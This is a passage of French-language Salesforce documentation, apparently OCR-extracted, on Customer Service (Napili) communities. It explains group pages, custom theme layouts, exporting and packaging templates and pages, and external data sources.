   Un élément de menu lié à une liste de groupes dans votre communauté est automatiquement affiché. Si l'élément de menu est public, même les utilisateurs invités qui ne sont pas connectés à votre communauté peuvent parcourir la liste des groupes actifs publics.




2. Publiez votre communauté.
3. Si ce n'est déjà fait, personnalisez la présentation d'éditeur de groupe pour inclure l'action Ajouter un membre. Cette action permet aux propriétaires et responsables de groupe d'ajouter des membres à leur groupe. Elle n'est pas affichée par défaut dans la liste des actions du groupe.

Lorsque les utilisateurs cliquent sur le nom d'un groupe actif dans la communauté, ils sont redirigés vers la page de détail du groupe. Si le groupe est privé, ils sont invités à se connecter. Seuls les membres connectés peuvent afficher le contenu d'un groupe privé.


Notez les quelques points suivants :

- Lorsque vous activez des groupes dans votre communauté, la page Détails du groupe par défaut est utilisée pour afficher les données du groupe. Cette page utilise en arrière-plan le composant Groupe pour la mise en forme et la présentation. Le composant Groupe est composite et central. Il inclut la bannière du groupe, des détails du groupe, les listes associées et le fil du groupe. Nous


recommandons d'utiliser ce composant composite, particulièrement si vous souhaitez afficher des pages de communauté réactives dans les navigateurs d'ordinateurs de bureau et d'appareils mobiles.

- Si vous préférez utiliser une autre présentation ou un contrôle plus précis de la position du contenu du groupe, créez une page de communauté personnalisée et utilisez les composants Bannière du groupe, Détails du groupe, Liste associée du groupe et Fil. Selon la façon dont les composants individuels sont utilisés, les pages personnalisées peuvent ne pas être réactives sur tous les appareils.
- Les annonces de groupe ne sont pas prises en charge dans les communautés.

**Liste de groupes dans le modèle Customer Service (Napili)**




**Page de détail de groupe dans le modèle Customer Service (Napili)**




# Personnalisation de la marque de votre communauté avec les présentations de thème personnalisées

Créez des présentations de thème personnalisées pour mettre immédiatement à jour la présentation de toute votre communauté Customer Service (Napili). Personnalisez l'en-tête et le pied de page pour les adapter au style de votre société, et créez une barre de recherche et un menu de profil utilisateur personnalisés. Basculez aisément entre vos présentations de thème, votre recherche et vos menus de profil utilisateur personnalisés, ou empaquetez-les pour les partager avec d'autres organisations. Que vous soyez un partenaire consultant ou un éditeur de logiciels, ou que vous souhaitiez simplement remanier votre propre communauté, les présentations de thème personnalisées simplifient la personnalisation de la marque.

**Remarque:** Cette fonctionnalité est disponible dans les communautés qui utilisent les versions Winter '16 et supérieures du modèle Customer Service (Napili).

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


## Qu'est-ce qu'une présentation de thème ?

Une présentation de thème définit la mise en forme générale des pages de modèle (1) de votre communauté. Elle inclut l'en-tête et le pied de page communs (2), et souvent la navigation, la recherche et le menu de profil utilisateur. La présentation du thème s'applique à toutes les pages de votre communauté, à l'exception des pages de connexion.

Par contre, la présentation du contenu (3) définit les zones de contenu de vos pages, notamment la présentation à deux colonnes.


## Comment fonctionnent les présentations de thème ?

Les développeurs peuvent créer un composant de présentation de thème dans Developer Console qui implémente l'interface `forceCommunity:themeLayout`. Lorsque le composant est prêt, il suffit de sélectionner la nouvelle présentation de thème (1) dans **Paramètres** > **Thème** dans le Générateur de communauté. Toutes les pages de votre communauté sont instantanément transformées !



Si votre développeur crée un composant de recherche personnalisé (en utilisant l'interface `forceCommunity:searchInterface`) ou un composant de profil utilisateur personnalisé (en utilisant l'interface `forceCommunity:profileMenuInterface`), vous pouvez aussi les échanger. Sélectionnez **Utiliser un composant de recherche personnalisé** ou **Utiliser un composant de profil utilisateur personnalisé** (2), puis choisissez un composant personnalisé.

Exemple:




# Exportation de modèles et de pages dans le Générateur de communauté

Personnalisez et exportez des modèles ou des pages Customer Service (Napili), et utilisez-les pour lancer de nouvelles opportunités, ou empaquetez-les et distribuez-les pour que d'autres les utilisent. Gagnez du temps en les créant une fois, puis en les réutilisant. Que ce soit pour votre propre organisation ou que vous soyez un partenaire consultant ou un éditeur de logiciels, vous pouvez réduire les délais de création de communautés et les frais de développement associés. Une réduction des coûts satisfait *tout le monde*.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

**Exemple:** Supposons que vous êtes spécialiste en création de communautés de gestion des relations partenaires (PRM) pour des secteurs de fabrication ou technologiques. Grâce à l'empaquetage et la distribution de modèles, vous pouvez élaborer et exporter un modèle de communauté orienté PRM facile à distribuer à vos clients. Une fois installé dans l'organisation d'un client, vous pouvez personnaliser le modèle pour répondre aux besoins spécifiques du client. En créant les principaux éléments de la communauté dans votre organisation, puis en la distribuant dans les organisations de vos clients, vous pouvez lancer leurs communautés très rapidement.


**Exemple:** Supposons que vous êtes un éditeur de logiciels qui construit plusieurs composants Lightning personnalisés et une page personnalisée pour créer une fonctionnalité d'e-commerce à utiliser dans le Générateur de communauté. Vous pouvez maintenant empaqueter rapidement la page et ses composants dans un package unique et le distribuer à vos clients.

## Comment fonctionne l'exportation de modèles ?

Sous son format le plus simple, un modèle de communauté Lightning est constitué d'une présentation de thème et d'une feuille CSS, avec des pages, des présentations de contenu et des composants Lightning.

Utilisez le modèle Customer Service (Napili) pour créer votre modèle personnalisé avec des pages et des composants standard, ou créez vos propres pages, présentations et composants personnalisés. Une fois le modèle personnalisé, vous pouvez l'exporter depuis la section Développer de la zone Paramètres.


Lorsque vous exportez un modèle, il est affiché dans l'assistant de création de communauté de votre organisation, où vous pouvez l'utiliser comme point de départ pour élaborer de nouvelles communautés.




De même, vous pouvez exporter une page unique, qui inclut la présentation de contenu et les composants de la page. Une fois exportée, la page est affichée dans la boîte de dialogue Nouvelle page dans toutes les communautés de votre organisation.

## Qu'en est-il de l'empaquetage et de la distribution ?

Outre l'utilisation de modèles et de pages exportés dans votre propre organisation, vous pouvez également les empaqueter pour les distribuer aux organisations de vos clients. Après avoir créé et chargé un package, vous pouvez partager le lien en privé avec vos clients ou partenaires.




Lorsqu'un modèle est installé dans une autre organisation, il est affiché dans l'assistant de création de communauté de l'organisation. Les pages installées sont affichées dans la boîte de dialogue Nouvelle page.

Exportation de vos modèles personnalisés

Personnalisez et exportez les modèles Customer Service (Napili), et utilisez-les pour lancer de nouvelles opportunités, ou empaquetez-les et distribuez-les pour d'autres utilisateurs.

Exportation de vos pages personnalisées

Exportez les pages que vous avez personnalisées dans le modèle Customer Service (Napili) afin de vous en servir de base pour créer d'autres pages, ou de les empaqueter et de les distribuer à d'autres utilisateurs.

## Exportation de vos modèles personnalisés

Personnalisez et exportez les modèles Customer Service (Napili), et utilisez-les pour lancer de nouvelles opportunités, ou empaquetez-les et distribuez-les pour d'autres utilisateurs.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

Pour exporter un modèle que vous avez personnalisé :

1. Accédez à **Paramètres** > **Développer**.
   Les informations que vous ajoutez ici sont affichées dans l'assistant de création de communauté. Elles présentent aux utilisateurs l'objet et les avantages de votre modèle.
2. Ajoutez un nom pour le modèle, puis sélectionnez une catégorie.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**


Pour personnaliser ou publier une communauté :

- Créer et gérer des communautés





3. Ajoutez au moins une image, qui est utilisée en tant qu'image miniature. La taille d'image recommandée est de 1260 x 820 pixels. Toutes les images supplémentaires que vous ajoutez sont affichées dans la description détaillée du modèle.
4. Saisissez un résumé qui décrit l'objet du modèle.
5. Présentez au moins une fonctionnalité importante de votre modèle.
   Les titres des fonctionnalités sont affichés sous la miniature, dans l'assistant de création de communauté, et les descriptions des fonctionnalités sont affichées dans la description détaillée du modèle.

Une fois exporté, votre modèle est affiché dans l'assistant de création de communauté de votre organisation, où vous pouvez l'utiliser comme point de départ pour élaborer de nouvelles communautés. De la même façon, si vous empaquetez le modèle et l'installez dans une autre organisation, il est affiché dans l'assistant de création de communauté de cette organisation.



Pour empaqueter un modèle, dans Configuration, saisissez *Package* dans la case Recherche rapide, puis cliquez sur **Packages**. Lors de la création du package, sélectionnez le type de composant *Modèle de communauté Lightning*. Chargez ensuite le package et partagez le lien en privé avec vos clients ou partenaires.




Pour gérer des modèles importés et exportés, dans Configuration, saisissez *Modèles de communauté Lightning* dans la case Recherche rapide, puis cliquez sur **Modèles de communauté Lightning**.

## Exportation de vos pages personnalisées

Exportez les pages que vous avez personnalisées dans le modèle Customer Service (Napili) afin de vous en servir de base pour créer d'autres pages, ou de les empaqueter et de les distribuer à d'autres utilisateurs.

Remarque: Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

1. Accédez à **Paramètres** > **Développer**, puis cliquez sur **Exporter une page**.

Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR


Pour personnaliser ou publier une communauté :

- Créer et gérer des communautés





2. Sélectionnez la page que vous souhaitez exporter.
3. Cliquez sur **Exporter**.

Une fois exportée, la page est affichée dans la boîte de dialogue Nouvelle page dans toutes les communautés de votre organisation. De la même façon, si vous empaquetez la page et l'installez dans une autre organisation, elle est affichée dans la boîte de dialogue Nouvelle page de cette organisation. Les nouvelles pages installées sont indiquées comme nouvelles pendant 30 jours.




Pour empaqueter une page, dans Configuration, saisissez *Package* dans la case Recherche rapide, puis cliquez sur **Packages**. Lors de la création du package, sélectionnez le type de composant *Page Lightning*. Chargez ensuite le package et partagez le lien en privé avec vos clients ou partenaires.




Pour gérer des modèles importés et exportés, dans Configuration, saisissez *Modèles de communauté Lightning* dans la case Recherche rapide, puis cliquez sur **Modèles de communauté Lightning**.

# Sources de données externes dans votre communauté

Accédez à vos données et contenus externes stockés à l'extérieur de votre organisation Salesforce depuis votre communauté basée sur le modèle Customer Service (Napili).

Permettez aux utilisateurs de votre communauté d'accéder aux éléments suivants :

- Données stockées dans une autre organisation Salesforce, SAP® NetWeaver Gateway ou IBM WebSphere®, à laquelle votre organisation accède via Salesforce Connect
- Contenus stockés sur Google Drive ou SharePoint auquel votre organisation accède via Files Connect

**Remarque:**

